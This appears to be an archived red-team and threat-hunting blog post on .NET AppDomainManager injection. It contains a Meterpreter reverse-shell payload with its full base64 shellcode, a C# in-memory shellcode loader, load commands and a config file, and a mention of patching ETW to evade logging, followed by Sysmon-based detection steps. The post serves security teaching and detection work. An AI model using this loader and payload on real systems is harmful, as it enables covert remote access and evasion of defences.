
AppDomainManager Injection and Detection

Published: 2020-05-26 · Archived: 2026-04-05 22:08:29 UTC

Microsoft .NET framework is being heavily utilized by threat actors and red teams for defense evasion and staying off the radar during operations. Every .NET binary contains application domains where assemblies are loaded in a safe manner. The AppDomainManager object can be used to create new ApplicationDomains inside a .NET process.

From the perspective of red teaming this allows a .NET binary to be injected with a custom ApplicationDomain that will execute arbitrary code inside a process. Casey Smith is working on this domain since 2017 and recently released a proof of concept called GhostLoader which implements the technique of AppDomainManager injection in order to evade detection from Sysmon and other security tools that can identify **ImageLoad** events. This technique requires the following:

1. A Base64 Payload
2. A DLL
3. A .NET Binary



- AppDomainManager Injection

Metasploit Framework utility "***msfvenom***" can be used to generate various types of payloads include shellcode in raw format. The "***base64***" utility can be utilized to convert the payload into base64 format.

```
 msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.bin LHOST=<IP> LPORT=<PORT>
base64 payload64.bin
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.bin LHOS
T=10.0.0.13 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Saved as: payload64.bin
root@kali:~# base64 payload64.bin
/EiD5PDozAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHB
yQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0FCLSBhEi0AgSQHQ
41ZI/8lBizSISAHWTTHJSDHArEHByQ1BAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0Ac
SQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11JvndzMl8zMgAAQVZJ
ieZIgeygAQAASYnlSbwCABFcCgAADUFUSYnkTInxQbpMdyYH/9VMiepoAQEAAFlBuimAawD/1WoK
QV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG66g/f4P/VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0Ckn/
znXl6JMAAABIg+wQSIniTTHJagRBWEiJ+UG6AtnIX//Vg/gAflVIg8QgXon2akBBWWgAEAAAQVhI
ifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//Vg/gAfShYQVdZaABAAABBWGoA
WkG6Cy8PMP/VV1lBunVuTWH/1Un/zuk8////SAHDSCnGSIX2dbRB/+dYagBZScfC8LWiVv/V
root@kali:~#
```

- msfvenom – Generate Base64 Payload

The C# file uses the AppDomainManager class in order to create a new AppDomain that will initially generate a message box. Then the **VirtualAlloc()** function will allocate a segment in the memory of the process and the **CreateThread()** will execute the code in the virtual address space of the process.


```
1  using System;
2  using System.EnterpriseServices;
3  using System.Runtime.InteropServices;
4  public sealed class MyAppDomainManager : AppDomainManager
5  {
6      public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
7      {
8          System.Windows.Forms.MessageBox.Show( "AppDomainManager Injection - Pentest
   Laboratories" );
9          bool res = ClassExample.Execute();
10         return ;
11     }
12 }
13 public class ClassExample
14 {
15     [DllImport( "kernel32" )]
16     private static extern IntPtr VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32
   flAllocationType, UInt32 flProtect);
17
```

```
18      [DllImport( "kernel32" )]
19      private static extern IntPtr CreateThread(
20      UInt32 lpThreadAttributes,
21      UInt32 dwStackSize,
22      IntPtr lpStartAddress,
23      IntPtr param,
24      UInt32 dwCreationFlags,
25      ref UInt32 lpThreadId
26      );
27      [DllImport( "kernel32" )]
28      private static extern UInt32 WaitForSingleObject(
29      IntPtr hHandle,
30      UInt32 dwMilliseconds
31      );
32      public static bool Execute()
33      {
34        byte [] installercode = System.Convert.FromBase64String( "<Insert Payload>" );
35        IntPtr funcAddr = VirtualAlloc(0, (UInt32)installercode.Length, 0x1000, 0x40);
36        Marshal.Copy(installercode, 0, (IntPtr)(funcAddr), installercode.Length);
37        IntPtr hThread = IntPtr.Zero;
38        UInt32 threadId = 0;
39        IntPtr pinfo = IntPtr.Zero;
40        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
41        WaitForSingleObject(hThread, 0xFFFFFFFF);
42        return true ;
43      }
```

```
}
```

The file (uevmonitor.cs) can be converted into a DLL by using the Microsoft Visual C# Compiler which is part of the .NET framework. However the default AppDomainManager must be replaced with the name of the assembly and the type which defines the custom class created.

```
 csc.exe /target:library /out:uevmonitor.dll uevmonitor.cs
set APPDOMAIN_MANAGER_ASM=uevmonitor, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
set APPDOMAIN_MANAGER_TYPE=MyAppDomainManager
set COMPLUS_Version=v4.0.30319
```




- AppDomainManager Injection – Compile C# File

An alternative option to avoid execution of the commands related to the AppDomainManager values would be the usage of config file that will instruct the .NET binary about the arbitrary assembly that needs to load upon execution, the path and the class. The config file should be dropped in the same directory with the .NET binary that will load the assembly.

```
< configuration >
```


```
    <runtime>
        <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
            <probing privatePath="C:\Tools" />
        </assemblyBinding>
        <appDomainManagerAssembly value="uevmonitor, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null" />
        <appDomainManagerType value="MyAppDomainManager" />
    </runtime>
</configuration>
```

Executing the legitimate .NET binary will load also the arbitrary DLL (uevmonitor.dll) which will create initially a message box which will indicate that the injection was successful.

- 


AppDomainManager Injection – Message Box

When the message box is closed the base64 payload will executed in the memory space of the .NET binary and a session with Meterpreter or with any other Command and Control (C2) framework will established.

- 


AppDomainManager Injection – Meterpreter

Opening ProcessExplorer will validate that the malicious DLL has been loaded inside a trusted Windows process.




- AppDomainManager Injection – Process Explorer

Since the file has been loaded through the AppDomain it will also appear in the .NET Assemblies tab.




- FileHistory – Process Properties

The identification of the loaded assemblies is performed through the Event Tracing for Windows (ETW) which is implemented at the kernel level of the operating system. However it is possible to patch the **ntdll!EtwEventWrite** call in order to disable the ETW as it has been demonstrated by Adam Chester from MDSec in this article.

- 

  Unhook ETW

The result will be that ETW events will not be logged and the "*.NET Assemblies*" tab will be blank.

- 

  Process Explorer – .NET Assemblies

Threat Hunting

Modules (in this case a .dll file) which are loaded into a process are categorized in Sysmon with event ID 7. By default this setting is disabled because it will generate a large number of events. However enabling the setting could assist towards the detection of arbitrary DLL's that are executed inside a process.

Sysmon installation is trivial and it doesn't require a configuration file. However there are two configuration files that could be used to detect **ImageLoaded Events** (Event Type 7) either the StartLogging from Roberto Rodriguez or the sysmonconfig that was released by SwiftOnSecurity.

```
 Sysmon64.exe -i StartLogging.xml
.\Sysmon64.exe -accepteula -i .\sysmonconfig-export.xml
```

```
C:\Tools>Sysmon64.exe -i StartLogging.xml

System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.10
Sysmon schema version: 4.30
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

C:\Tools>_
```

- Sysmon Installation CMD

```
Administrator: Windows PowerShell
PS C:\Tools> .\Sysmon64.exe -accepteula -i .\sysmonconfig-export.xml

System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Sysmon schema version: 4.30
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Tools>
```

- Sysmon Installation PowerShell

Executing the following command will dump the current configuration of System Monitor. The Image loading event is enabled when Sysmon is installed with one of the above configuration files.

```
Sysmon64.exe -c
```


```
System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                 Sysmon64
 - Driver name:                  SysmonDrv

 - HashingAlgorithms:            SHA1,MD5,SHA256,IMPHASH
 - Network connection:           enabled
 - Image loading:                enabled
 - CRL checking:                 disabled
 - DNS lookup:                   enabled
 - Filter archive directory:     \Sysmon\
```

- Sysmon Configuration

The StartLogging.xml configuration is designed to log all Image Loaded events except of the following common utilities and programs.

```
<ImageLoad onmatch="exclude">
    <Image condition="image">chrome.exe</Image>
    <Image condition="image">vmtoolsd.exe</Image>
    <Image condition="image">Sysmon.exe</Image>
    <Image condition="image">mmc.exe</Image>
    <Image condition="is">C:\Program Files (x86)\Google\Update\GoogleUpdate.exe</Image>
    <Image condition="is">C:\Windows\System32\taskeng.exe</Image>
    <Image condition="is">C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe</Image>
    <Image condition="is">C:\Program Files\Windows Defender\NisSrv.exe</Image>
    <Image condition="is">C:\Program Files\Windows Defender\MsMpEng.exe</Image>
</ImageLoad>
```


Filtering the results of Sysmon to display only events with ID 7 and performing a query to search for the DLL will validate that the arbitrary DLL that was not captured.



- ImageLoaded Event – Sysmon


An alternative option to perform the query is to use PSGumShoe which is a Windows PowerShell module developed by Carlos Perez that could be used in threat hunting and forensics activities. The module contains a PowerShell script that can retrieve Sysmon Image Load events. Since Sysmon wasn't able to capture that specific event the result will be blank.

```
1  Import-Module .\PSGumshoe.psm1
2  Get-SysmonImageLoadEvent -ImageLoaded "C:\Tools\uevmonitor.dll"
```

- 


PSGumShoe – ImageLoaded Event

DLL files that are loaded into processes can be also retrieved with the Microsoft utility ListDlls. Attempting to retrieve information about the arbitrary DLL that was loaded into the FileHistory process will fail.

- 


Listdlls – uevmonitor.dll

However reviewing the memory of the process will display the base address region that the DLL has been loaded with *“PAGE_EXECUTE_WRITECOPY”* (WCX) protection.




- FileHistory – Memory Regions

Reviewing deeper the memory space of the process will lead to an increase length size in two memory regions. This is where the message box content is stored and a Base64 string which contains the shellcode.




- FileHistory – Memory Address

The .NET assemblies tab also contain the loaded assemblies of the process and it could be considered during threat hunting if ETW is not disabled as demonstrate in the example above.



